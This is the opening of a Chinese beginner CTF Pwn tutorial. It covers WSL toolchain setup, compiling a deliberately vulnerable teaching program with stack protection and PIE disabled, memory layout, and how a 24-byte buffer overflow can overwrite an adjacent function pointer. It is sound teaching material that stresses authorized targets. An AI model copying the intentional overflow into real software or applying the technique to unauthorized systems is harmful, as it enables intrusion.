

CTF 网络安全入门：Pwn 专攻版

从输入字节走到控制流

零基础版 • 题目 P0–P4（含玄机 296 pwn-ezpwn）

本册特色

- 零基础预备篇：先在 WSL 里把工具链跑通、编译出第一个练习程序，再讲内存布局；
- 每题一张标准题面卡：给什么、要什么、交付物、考点、前置知识、难度；
- 逐题图解带做：每一步命令配真实终端截图（WSL 实录），看到图就能照着做；
- 全部 28 张终端截图来自真实执行（termcap 实录 + 终端渲染），另有 4 张原理示意图；
- 所有本地 flag 来自本地程序的真实输出；平台题 296 的 flag 来自已授权在线实例的真实回显；
- 附命令速查表、术语表、自测题与完整推演。

适用对象：学过 Python、C 和命令行、第一次接触 CTF 的同学

版本：2026 年 9 月

使用说明

这本讲义带你做什么

Pwn 方向研究的是“程序在内存里怎么运行、怎么被一段超长或格式特殊的输入带偏”。它比 Web、Crypto 更贴近机器底层，所以本册不急着给你 payload（攻击载荷，指送进程序、用来触发漏洞的那段字节），而是先陪你做三件事：**把环境装好、把内存布局看清楚、把每一步的“为什么”说清楚**。本地用 5 道自己编译的题（P0-P4）练手，最后用玄机平台的一道真题（296 pwn-ezpwn）走一遍真实在线利用链。做完之后，你应当能自己回答三个问题：这段越界写入改到了哪个字段？地址该按什么字节顺序写？这个漏洞被哪一种保护机制挡住了？

学习路线图

1. **第 1 章零基础预备**：装好 WSL/Ubuntu、确认 gcc 等工具都在，编译出第一个练习程序，跑通第一条命令，确认你能看到和讲义一样的输出；
2. **第 2 章 Pwn 基础知识铺垫**：什么是 Pwn、进程内存布局、寄存器与函数调用、结构体与偏移、越界写入为什么能改控制流、字节序、格式串原理、保护机制总览。这章不写题，但每一小节都对应后面某道题的某一步；
3. **第 3 章 Pwn 工具箱**：file、readelf、nm、objdump、strings、xxd、python3+struct、gcc，每个工具配真实输出截图；
4. **第 4 章题目：题面卡与逐题图解带做**：每题一张题面卡，卡后面直接就是这道题的解题步骤，按“读题与思路 → 分步操作与观察 → 结果与核对 → 为什么会成功 → 排错指南 → 变式练习”推进。建议先遮住解题步骤自己做一遍，卡住再看；
5. **第 6、7 章**：复盘知识地图与易错清单，做自测题并对照完整推演；
6. **附录**：玄机平台真题状态与提交 checklist、命令速查表、术语表。

怎么用这本讲义

- **先看图再敲命令**：每张终端截图都标了这一步在做什么。图片里的命令在 WSL/Ubuntu 里执行，工作目录是 `~/pwn-lab`（先把 `labs/pwn/` 的两份源码复制过去，第 1 章会交代）；看文件、跑脚本这类操作也可以在 Windows PowerShell 里做，正文会标注。
- **每步都问“为什么”**：正文里每条命令后面都紧跟一句“这一步是为了……”。能自己说出为什么，才算会做。
- **核对不能省**：解出 flag 后一定要做“结果与核对”里的独立验证。程序打印出 `flag{...}` 不等于答案正确。
- **变式练习是升级关**：做对原题只是及格，做完变式才算掌握。
- **不依赖调试器**：本册不使用 gdb（WSL 里默认没有装）。偏移用 `offsetof` 小程序实测，地址用 `nm` 读当前产物，调用点用 `objdump` 看反汇编——不开调试器同样能把每一步确认清楚，第 3 章会说明为什么这样够用。

安全声明

所有实验只针对本资料附带的程序、本资料附带的靶场，或平台上明确授权给你的那道题的实例；不要把命令、payload 或脚本用于未经授权的系统。玄机平台入口为 <https://xj.edisec.net/>，授课时由教师提供个人或课程账号，讲义不保存账号口令。平台题面、价格与界面可能变化，始终以当前题目详情页为准。

截图说明（真实终端实录 vs 原理示意图）

本册插图分两类，看标题栏就能分辨：

- **真实终端实录截图**（共 28 张：fig-pwn-01-fig-pwn-18，第 4 章细化解题步骤新增的 fig-pwn-22-fig-pwn-26，167 题的 fig-pwn-27-fig-pwn-29，以及 514 题的 fig-pwn-31-fig-pwn-32）：先用 `tools/termcap.py` 在真实 WSL/Ubuntu 里执行命令并记录“命令 + 真实输出”，再用 `tools/term2png.py` 渲染成终端窗口图。每张图对应的原始实录保存在 `figures/raw/` 下的同名 `.txt` 文件里，可自行逐行核对。图里的每个地址、每行长输出都来自真实执行，没有手打补全。
- **原理示意图**（共 4 张，文件名 fig-pwn-19-fig-pwn-21 与 fig-pwn-30）：用 matplotlib 绘制，画的是**结构关系**（内存分区、栈帧、格式串取参方向、解题流程、MQTT 攻击链的时间窗），不是运行时截屏。

有一个细节先说明：个别实录里会出现一行 `wsl: Failed to start the systemd user session`。这是 WSL 启动某个可选会话时的无害提示，不影响 `gcc`、`readelf` 等命令的结果，截图里照实录保留。玄机平台的网页没有伪造截图，涉及平台状态的地方用文字表格说明。

术语约定

每个术语第一次出现时都会用白话解释，之后直接使用。最容易混淆的三个词先放在这里：

- **字节**：计算机存储的一个 0–255 的数，是数据的最小常用单位；内存里的一切（变量、地址、代码）最终都是字节。
- **地址**：内存中某个位置的门牌号，本质是一个整数（Pwn 里常说 64 位，就是 8 个字节）。
- **偏移**：从某个起点数过去有多少个字节。例如“`next` 的偏移是 24”意思是它从结构体开头数第 24 个字节开始。

目录

使用说明	i
第一章 零基础预备：WSL 环境、命令行与工具安装	1
1.1 Pwn 题长什么样	1
1.2 为什么用 WSL：Pwn 的二进制在 Linux 里跑	2
1.3 安装与验证 WSL 工具链	2
1.4 准备练习目录并编译第一个程序	3
1.5 读懂那两条 gcc 命令	6
1.6 目录与文件约定	6
1.7 第一次运行练习程序	7
1.8 用独立证据验证答案	7
第二章 Pwn 基础知识铺垫	8
2.1 什么是 Pwn：从“能改数据”到“能改控制流”	8
2.2 Pwn 题在考什么	8
2.3 进程的内存长什么样	9
2.4 寄存器、函数调用与控制流	10
2.5 C 结构体与偏移	11
2.6 越界写入为什么能改控制流	12
2.7 字节、地址与字节序	12
2.8 格式串为什么危险	14
2.9 保护机制总览：它们分别卡在哪一步	16
2.10 本章知识点速查	17
第三章 Pwn 工具箱	19

3.1	file: 这是什么文件	19
3.2	readelf: 看 ELF 头与文件类型	20
3.3	nm: 看符号表里的函数地址	21
3.4	objdump: 反汇编看调用点	22
3.5	strings: 常量藏在哪儿	24
3.6	xxd: 看文件的原始字节	25
3.7	python3 + struct: 把地址变成字节	26
3.8	gcc: 编译与保护开关	26
3.9	checksec / pwntools (可选, 本册不依赖)	29
3.10	工具箱小结	29
第四章	题目: 题面卡与逐题图解带做	30
4.1	题 P0: 24 字节数组后面紧跟什么?	30
4.2	题 P1: 怎样把函数指针改指向 win?	34
4.3	题 P2: 地址 0x401190 该按什么顺序写?	43
4.4	题 P3: 一句 printf 怎样泄漏秘密?	44
4.5	题 P4: 加了保护, P1 的哪一步会变化?	50
4.6	题 296: pwn-ezpwn 为什么还要重连? (玄机 296)	53
4.7	题 167: MQTT 客户端的 2 秒窗口 (玄机 167 / CISCN 车联网 mqtt)	57
4.8	题 514: 让分配器“回忆”旧数据 (玄机 514 / Ancient-Recall-HHB2026)	65
第五章	复盘: 知识地图与易错清单	70
5.1	解题流程图: 拿到材料先做什么	70
5.2	下次遇到这类题怎么办	70
5.3	易错清单 (按“错一下浪费半小时”的顺序)	71
第六章	自测与参考答案	73
6.1	课后自测题	73
6.2	参考答案与完整推演	73
6.3	完整推演: P1 的 32 个字节从哪来	75
6.4	完整推演: P3 的 %s 为什么能读到秘密	76
6.5	已复核真题: pwn-ezpwn (296)	76

附录 A：玄机平台真题状态与提交 checklist	77
附录 B：命令速查表	80
附录 C：术语表	82

第一章 零基础预备：WSL 环境、命令行与工具安装

本章目标：装好 WSL/Ubuntu 与 x86-64 工具链，把 labs/pwn 的两份源码复制到练习目录并编译成功；看懂 gcc 那条“越界警告”到底在提示什么；建立“先建基线、再改一个变量”的做题习惯。

1.1 Pwn 题长什么样

Pwn 题的题面通常很短：给你一个 Linux 可执行程序（或者一个能连上去的在线服务），里面藏着一段不安全的代码，要你构造一段输入让它做出“本来不该做”的事，最后吐出 `flag{...}`。它和另外四个方向最大的不同是：你面对的是一个正在运行的程序内存，而不是一段文本、一份密文或一张图片。

本册在本地准备了 5 道小题，全都在我们自己写的 C 源码里，故意留下教学用的漏洞：

- **P0/P1:** `overflow.c`，一个 24 字节的名字数组紧挨着一个函数指针，程序却要读 32 字节——多出来的 8 字节正好盖住函数指针；
- **P2:** `struct.pack` 把地址按小端序打成字节；
- **P3:** `format.c`，程序把用户输入当作 `printf` 的“格式说明”，因此能被 `%s` 读出秘密；
- **P4:** 把同一份源码换成默认编译参数，观察保护机制改变了哪一步。

最后一道是玄机平台的真题 296 pwn-ezpwn，需要先启动授权实例、读到当次可用的 HOST/PORT 才能复现。

这里说的**在线服务**，本质是对方机器上跑着一个程序、在某个端口上等着别人连进来：只要知道 HOST（主机名或 IP）和 PORT（端口号），就能建立一条连接，然后像对话一样一行一行发命令、读回显——这就是后端常说的 **socket（套接字）交互**。Python 标准库里的 `socket` 就是干这个的：`socket.create_connection((HOST, PORT))` 连上服务，`sock.sendall(b"ls\n")` 发过去一行（末尾的换行相当于敲回车），`sock.recv(8192)` 读回一段输出。本册 296 的脚本正是这样远程交互的（见 4.6 节），所以运行前必须先拿到当前实例的 HOST/PORT。

一句话记忆

Pwn = 用输入改变程序的内存或控制流。第一句口诀：先看清楚数据的类型与长度，再动手。

1.2 为什么用 WSL：Pwn 的二进制在 Linux 里跑

Pwn 的练习对象是 Linux 的可执行文件（ELF 格式）。Windows 自带的工具既不能可靠地编译出 ELF，也没有 `readelf`、`objdump` 这些查看命令，所以本册统一在 **WSL**（Windows Subsystem for Linux，Windows 里的 Linux 子系统）里做实验。WSL 里跑的是真正的 Ubuntu，命令和教程、平台题环境完全一致，能避免“我这边结果和讲义不一样”。

具体分工是：**编译、运行、查看二进制**都在 WSL 里做；**看文件内容、写 Python 脚本**既可以在 WSL 里做，也可以在 Windows PowerShell 里做。每段命令都会标注在哪里执行。本册用到的 WSL 发行版名写成 Ubuntu-24.04。

1.3 安装与验证 WSL 工具链

要装什么

- **WSL + Ubuntu**: 在 Windows PowerShell（管理员）里执行 `wsl --install -d Ubuntu-24.04`，按提示重启并设置用户名口令；
- **gcc**（C 编译器）、`readelf`、`objdump`、`nm`、`strings`、`file`、`xxd`: Ubuntu 的 `build-essential` 与 `binutils` 已经自带，一般无需额外安装。若确实缺失，一条命令补齐：`sudo apt install build-essential binutils xxd`；
- **python3**: Ubuntu 已自带，用来生成 payload、做字节运算。

验证命令 在 Windows PowerShell 里执行下面这条（把命令交给 WSL 里的 bash 跑），或者在 WSL 终端里直接逐条跑：

```
wsl -d Ubuntu-24.04 -- bash -lc "gcc --version | head -1; python3 --version; uname -m; which gcc readelf objdump xxd nm strings file"
```

图 1.1 是一次真实执行的截图。应该看到：`gcc` 是 13.3.0（Ubuntu 13.3.0-6ubuntu2~24.04.1）、`Python 3.12.3`、`x86_64`（说明是 64 位），以及七个工具的绝对路径（都在 `/usr/bin/` 下）。这一屏确认了后面所有实验的前提：**编译器、解释器、架构、查看工具四件事都就绪**。图里那一行 `wsl: Failed to start the systemd user session` 是无害提示，可以忽略。

```
Ch1: verify the WSL toolchain

mzj@Ubuntu-24.04:~$ gcc --version | head -1
gcc (Ubuntu 13.3.0-6ubuntu2~24.04.1) 13.3.0
wsl: Failed to start the systemd user session for 'mzj'. See journalctl for more details.
mzj@Ubuntu-24.04:~$ python3 --version
Python 3.12.3
mzj@Ubuntu-24.04:~$ uname -m
x86_64
mzj@Ubuntu-24.04:~$ which gcc readelf objdump xxd nm strings file
/usr/bin/gcc
/usr/bin/readelf
/usr/bin/objdump
/usr/bin/xxd
/usr/bin/nm
/usr/bin/strings
/usr/bin/file
```

图 1.1: 第 1 章 WSL 工具链验证: gcc 13.3.0、Python 3.12.3、x86_64, 以及 gcc/readelf/objdump/xxd/nm/strings/file 七个工具的位置 (真实终端实录, WSL)

一句话记忆

看到和讲义一样的输出, 才说明环境对了; which 列得出七个工具 = 本册所有查看命令都能用。

1.4 准备练习目录并编译第一个程序

源码放在本资料的 labs/pwn/ 下。实录里的工作目录是 WSL 家目录下的 ~/pwn-lab, 所以第一步是建好这个练习目录, 再把四个文件复制过去 (两份题目源码 + 两份后面要用的辅助文件)。这样做的好处是: 练习目录和资料目录分开, 即使你在练习目录里生成 payload.bin 等临时文件, 也不会弄脏 labs/ (本资料规定 labs/ 只读)。

常见误区

动手前先把“资料路径”换成你自己的。

下面命令里的 你的用户名就是 Windows 里 C:\Users\ 下面那一层文件夹名 (打开“此电脑”就能看到)。资料包在 WSL 里的完整路径是 /mnt/c/Users/你的用户名/Desktop/CTF 零基础自学资料包, 其中前缀 /mnt/c/ 是 WSL 拿 Windows C 盘的挂载点。不确定用户名就在 WSL 里执行 ls /mnt/c/Users/, 列出来的就是可用的用户名。

在 WSL 里执行:

```
mkdir -p ~/pwn-lab
cp /mnt/c/Users/你的用户名/Desktop/CTF零基础自学资料包/labs/pwn/overflow.c \
  /mnt/c/Users/你的用户名/Desktop/CTF零基础自学资料包/labs/pwn/format.c \
  /mnt/c/Users/你的用户名/Desktop/CTF零基础自学资料包/labs/pwn/layout.c \
  /mnt/c/Users/你的用户名/Desktop/CTF零基础自学资料包/labs/pwn/make_payload.py ~/pwn-
  lab/
cd ~/pwn-lab && gcc -O0 -fno-stack-protector -no-pie -o overflow overflow.c
cd ~/pwn-lab && gcc -O0 -o format format.c
cd ~/pwn-lab && file overflow format
```

第一条 `mkdir -p` 不能省：练习目录还不存在时，后面的 `cp` 会直接报 `No such file or directory`。复制完用 `ls ~/pwn-lab` 确认四个文件都在，再继续编译。

图 1.2 是真实执行结果。要重点看三样：

1. 第二条命令的编译输出里有一条警告：‘read’ writing 32 bytes into a region of size 24 overflows the destination。这是编译器主动告诉你：源码第 18 行让 `read` 往一个 24 字节的对象里写 32 字节。它不是“编译失败”，而是“这个教学漏洞被编译器发现了”——这正是本题的考点所在。
2. `file overflow format` 显示两份产物：`overflow` 是 ELF 64-bit LSB executable (EXEC)，`format` 是 ELF 64-bit LSB pie executable (PIE)。前者用了 `-no-pie` 所以是固定地址，后者没用所以是 PIE 随机地址——第 2 章会讲这两个词的区别。
3. 两份产物都写着 `not stripped`，意思是符号表还在，因此后面 `nm` 能直接读出函数地址。

```
Build overflow and format with gcc (2 commands)

mzj@Ubuntu-24.04:~$ cp /mnt/c/Users/mzj/Desktop/CTF/CTF-training-problem-first-full/labs/pwn/overflow.c /mnt/c/Users/mzj/Desktop/CTF/CTF-training-problem-first-full/labs/pwn/format.c ~/pwn-lab/
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && gcc -O0 -fno-stack-protector -no-pie -o overflow overflow.c
overflow.c: In function 'main':
overflow.c:18:9: warning: 'read' writing 32 bytes into a region of size 24 overflows the destination [-Wstringop-overflow=]
   18 |     if (read(STDIN_FILENO, session.name, sizeof session) < 0) return 1;
       |         ^~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
overflow.c:9:10: note: destination object 'name' of size 24
    9 |     char name[24];
       |         ^~~~
In file included from overflow.c:2:
/usr/include/unistd.h:371:16: note: in a call to function 'read' declared with attribute 'access (write_only, 2, 3)'
   371 | extern ssize_t read (int __fd, void *__buf, size_t __nbytes) __wur
       |                  ^~~~~
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && gcc -O0 -o format format.c
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && file overflow format
overflow: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=40996d15db6f40bfce3ffb05c98be4019950b248, for GNU/Linux 3.2.0, not stripped
format:   ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=601040856a2cb3f82b3d566ca65dd1cecff0d404, for GNU/Linux 3.2.0, not stripped
```

图 1.2: 第 1 章准备与编译: 复制源码到 ~/pwn-lab、两条 gcc 命令、overflow 的越界警告, 以及 file 对比 EXEC 与 PIE (真实终端实录, WSL)

为什么 warning 里那句提示这么重要 Pwn 的第一条线索往往就来自编译器或工具的“抱怨”。编译器知道 `sizeof session` 是 32, 而 `name` 只有 24, 于是提醒你“多写了 8 字节”。这 8 字节就是 P1 的全部漏洞。学会读这类警告, 比背 payload 有用得多。

排错指南

- `cp` 报 `No such file or directory`: 资料根目录路径拼错了, 先用 `ls /mnt/c/Users/你的用户名/Desktop/` 确认目录名;
- `gcc: command not found`: Ubuntu 里补装 `build-essential`, 或确认你在 WSL 而不是 PowerShell 里跑 `gcc`;
- `~/pwn-lab: No such file or directory`: 家目录下还没有这个目录, 先 `mkdir -p ~/pwn-lab` 再复制;
- 警告不见了: 说明你未在 WSL 的 `~/pwn-lab` 目录里编译, 或者复制过去的是旧版源码; 先 `pwd` 和 `cat overflow.c | head` 核对。

1.5 读懂那两条 `gcc` 命令

`overflow` 的编译命令是 `gcc -O0 -fno-stack-protector -no-pie -o overflow overflow.c`, 四个参数各管一件事:

- `-O0`: 不优化。优化会把变量挪来挪去、内联函数, 让内存布局难以预测; 教学时先关掉;
- `-fno-stack-protector`: 关闭栈保护 (Canary)。否则越界写会先破坏“金丝雀”触发程序主动退出;
- `-no-pie`: 关掉位置无关可执行文件, 让代码段地址固定, `nm` 读到的地址在同一次编译产物里可直接用;
- `-o overflow overflow.c`: 输出文件名与源文件名。

`format` 的命令是 `gcc -O0 -o format format.c`, 只关了优化——因为这道题不覆盖地址, 只需要一个能读到秘密字符串的格式串漏洞, 用默认保护即可。两题用了不同参数, 是因为考点不同: 一个考控制流覆盖, 一个考格式串泄漏。

常见误区

不要以为“没加保护”是好事。本册的教学参数故意关掉部分保护, 只为让内存布局稳定、现象可复现; 真实加固程序默认是开启 PIE 与栈保护的。P4 会让你亲手对比开/关的差别。

1.6 目录与文件约定

书中的相对路径以本资料根目录为当前目录; 实录里的工作目录是 WSL 的 `~/pwn-lab`。本册用到的文件:

- `labs/pwn/overflow.c`: P0/P1 的源码 (含结构体与函数指针);

- labs/pwn/format.c: P3 的源码（含危险的 `printf(input, secret)`）;
- ~/pwn-lab/: 实录里编译产物与辅助脚本所在目录（`overflow`、`format`、`layout.c`、`make_payload.py`、`endian_demo.py`、`fixed_format.c`）;
- labs/platform/solve_pwn_ezpwn.py: 玄机 296 的复现脚本，需要当前实例的 HOST/PORT;
- figures/raw/: 每张终端截图对应的同名实录文本，可逐行核对。

注意：labs/ 只读，不要改动里面的题目源码和附件；练习用的临时文件都放在 ~/pwn-lab 里。

1.7 第一次运行练习程序

先跑 P1 的普通输入，建立**基线**（基线就是“正常情况下的标准输出”，后面所有异常都拿来和它比）。在 WSL 里执行：

```
cd ~/pwn-lab && echo alice | ./overflow
```

应该看到：程序先打印 Name: 提示，再打印 Try again.（因为输入太短，没碰到后面的函数指针，程序照常调用默认的 `normal` 函数）。再执行 `echo bob | ./overflow; echo exit code OK`，如果后面打印出 `exit code OK`，说明程序是**正常退出**的——“Try again.”是正常行为，不是崩溃。这一步的意义是把“正常”钉死，第 4 章才能一眼看出“异常”。

一句话记忆

做 Pwn 题的第一条命令永远是“跑一遍正常输入”，把标准输出记下来。没有基线，异常就看不出来。

1.8 用独立证据验证答案

程序打印一串 `flag{...}` 只说明它输出了字符串，不等于答案正确。本册每个“结果与核对”模块都给出**独立于最后那行打印**的验证方法：

- P0/P1: 用 `offsetof` 小程序独立实测结构体大小与字段偏移，并核对 payload 长度为 32 字节;
- P2: 用小端打包再解包，验证地址原样还原;
- P3: 用修复版 `fixed_format` 证明 `%s` 在固定格式下只当普通文本;
- P4: 用 `file` 与 `readelf` 证明保护开关确实改变了产物类型;
- 平台题最后还要看提交页面是否显示“FLAG 正确”。

写题解时也应写出从源码条件到结果的证据链，而非只附一行看似成功的输出。

第二章 Pwn 基础知识铺垫

本章目标：把“什么是 Pwn、内存怎么分区、函数怎么被调用、结构体偏移怎么算、越界为什么能改控制流、地址怎么按字节写、格式串为什么危险、四种保护卡在哪一步”这八块地基打牢，每块都能对应到后面的具体题目。

2.1 什么是 Pwn：从“能改数据”到“能改控制流”

Pwn 是 CTF 里的二进制漏洞利用方向。“Pwn”（读作“砰”）本意是把对手彻底打趴，在 CTF 语境里指利用程序自身的内存安全缺陷，让它执行出题人没打算让它执行的行为。最常见的两种行为是：

- **读出不该读的内容：**例如用格式串漏洞把内存里的秘密字符串打印出来（P3 就是这种）；
- **跳去不该去的地方：**例如用越界写入改掉一个函数指针，让程序跳到那个会打印 flag 的函数（P1 就是这种）。

它跟 Crypto 的差别在于：Crypto 破的是数学关系，Pwn 破的是程序的执行过程。要破执行过程，就得先看懂程序在内存里长什么样、函数是怎么被调用的。

2.2 Pwn 题在考什么

一道 Pwn 题，无论多复杂，通常都能拆成下面四问。本册每道题的“读题与思路”都会回到这四问：

1. **漏洞在哪：**哪一行代码把外部输入写进了不该写的地方（越界写、格式串、失控的指针等）；
2. **我能控制什么：**我能改到哪个字段、几个字节？能读出哪块内存？
3. **我要去哪里：**我是想读 flag，还是想把控制流跳到某个函数？
4. **有没有拦路虎：**地址随机化（PIE/ASLR）、栈保护（Canary）、不可执行栈（NX）会不会让我的套路失效？


本地 5 道题把第 1、2、3 问分别练一遍，P4 专门练第 4 问。

一句话记忆

Pwn 四问：漏洞在哪、我能控制什么、我要去哪里、有没有拦路虎。

2.3 进程的内存长什么样

一个程序运行时，操作系统给它一片虚拟内存，按用途分成几块，见图 2.1 的左侧：



read 的第三个参数是 sizeof session = 32，比 name[24] 大 8 字节——这 8 字节就是这道题的全部漏洞。

图 2.1: 第 2 章进程地址空间与 P1 的栈帧布局：左为 Linux x86-64 进程内存分区（栈/堆/.bss/.data/.text），中为 main 栈帧里 name[24] 与 next 的相邻关系，右为覆写前后对照（原理示意图，偏移数据为本机实测）

- **代码段 (.text):** 存放编译后的机器指令，只读、可执行。本练习里 normal、win 的机器码就在这里，P1 要跳过去的就是 win 的地址。
- **数据段 (.data / .bss):** 全局变量和字符串常量。flag{control_flow_redirected} 这个字符串常量就写死在这里。
- **堆 (heap):** 程序用 malloc 之类申请的内存，向上增长。
- **栈 (stack):** 存放局部变量、函数参数、返回地址，向下（低地址方向）增长。P1 的 name[24] 和 next 都住在栈上。

堆和栈有什么不同，堆上的题长什么样 栈由编译器自动管理，函数一返回，里面的局部变量就失效；堆则是程序用 `malloc` 主动申请、用 `free` 归还的内存，生命周期由程序自己决定。`malloc` 每分出一块内存，Pwn 里就把这样一块叫 **chunk（堆块）**；每块前面还有一小段**头部**（本册所讲环境里是 16 字节），记录这块的大小和“是否正在被使用”，`malloc` 返回给程序的是头部之后的数据区。两个要点先记住：一，堆块在内存里彼此**紧邻**，一块被越界写就可能盖到下一块的头部或数据；二，`free` 之后内存被回收，但**内容不会擦除**，残留的旧数据（旧长度、旧指针等）还能被读出来。第 4 章的 514 题正是拿这两点做文章：缓冲区“收缩”后长度上限没同步更新，一次普通的 `edit` 就变成了堆上的越界写，再去改写相邻堆块里的字段。

一句话记忆

栈由编译器管、函数返回即失效；堆由 `malloc/free` 管，堆块彼此紧邻、释放后内容还在——堆题大多围绕这两条展开。

关键点有两句：**代码段里放着可执行的函数，函数指针只是一个存了地址的变量**。只要能把某个函数指针的值改成 `win` 的地址，程序一跳就进了 `win`。图 2.1 右侧把这个“改前/改后”的对照画了出来。

常见误区

代码段是只读的，你不能用“越界写”去改代码；你能改的通常是栈或堆上的数据。P1 改的正是栈上的一个指针，而不是代码本身。

2.4 寄存器、函数调用与控制流

CPU 执行函数调用时，参数不放在栈上直接读，而是优先放在几个**寄存器**里。x86-64 的约定是：第 1 个参数放 `rdi`，第 2 个参数放 `rsi`，第 3 个放 `rdx`，以此类推。理解这一点，格式串那节才看得懂“`%p` 到底在取谁的地址”。

函数指针与“控制流” “控制流”就是 CPU 下一步要执行哪条指令。普通顺序执行是一条直线；遇到 `call`（调用）会跳到被调函数；遇到函数指针调用 `call *%rax` 则跳到 `rax` 寄存器里存的地址。P1 的程序末尾就有一条 `call *%rax`：`rax` 从 `session.next` 里读出来，`session.next` 的初值是 `normal`。所以只要把 `session.next` 改成 `win` 的地址，这条 `call` 就会跳进 `win`。第 3 章的 `objdump` 会带你在反汇编里亲眼看到这一条。

一句话记忆

`rdi` 是第 1 个参数，`rsi` 是第 2 个；`call *%rax` 跳去 `rax` 里存的地址——改指针就是改控制流。

2.5 C 结构体与偏移

P1 的源码里有一个结构体：


```
struct Session {  
    char name[24];  
    void (*next)(void);  
};
```

结构体就是把几个变量打包成一块连续内存。name[24] 占 24 个字节，紧接着是 8 字节的 next（64 位系统里指针固定 8 字节）。所以 next 的偏移（从结构体开头数过去的位置）是 24，整个结构体的大小是 $24 + 8 = 32$ 字节。

这段推理不能只靠想，要用程序实测。实录里写了一个 4 行的小程序 layout.c，用 C 的 offsetof 直接问编译器：

```
cd ~/pwn-lab && gcc -o layout layout.c && ./layout
```

图 2.2 是真实执行结果：sizeof(struct Session) = 32、offsetof(next) = 24，和推理完全一致。本机实测值，换编译器或换成平台题要重测。



```
P0 measure the struct layout with offsetof  
  
mzj@Ubuntu-24.04:~$ cat ~/pwn-lab/layout.c  
struct Session { char name[24]; void (*next)(void); };  
int main(void) {  
    printf("sizeof(struct Session) = %zu\n", sizeof(struct Session));  
    printf("offsetof(next) = %zu\n", offsetof(struct Session, next));  
    return 0;  
}  
  
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && gcc -o layout layout.c && ./layout  
sizeof(struct Session) = 32  
offsetof(next) = 24
```

图 2.2: 第 2 章用 offsetof 实测结构体布局: sizeof(struct Session)=32、offsetof(next)=24（真实终端实录，WSL）

一句话记忆

结构体大小 = 各字段大小之和（考虑对齐）；指针在 64 位下是 8 字节；偏移用 offsetof 实测，不要只靠脑补。

常见误区

不要把某个编译产物上量到的偏移当成通用常数。换编译器、换优化级别、改字段顺序，偏移都可能变。本册所有偏移都注明“本机实测，换构建重测”。

2.6 越界写入为什么能改控制流

P1 的 main 里这句是关键：

```
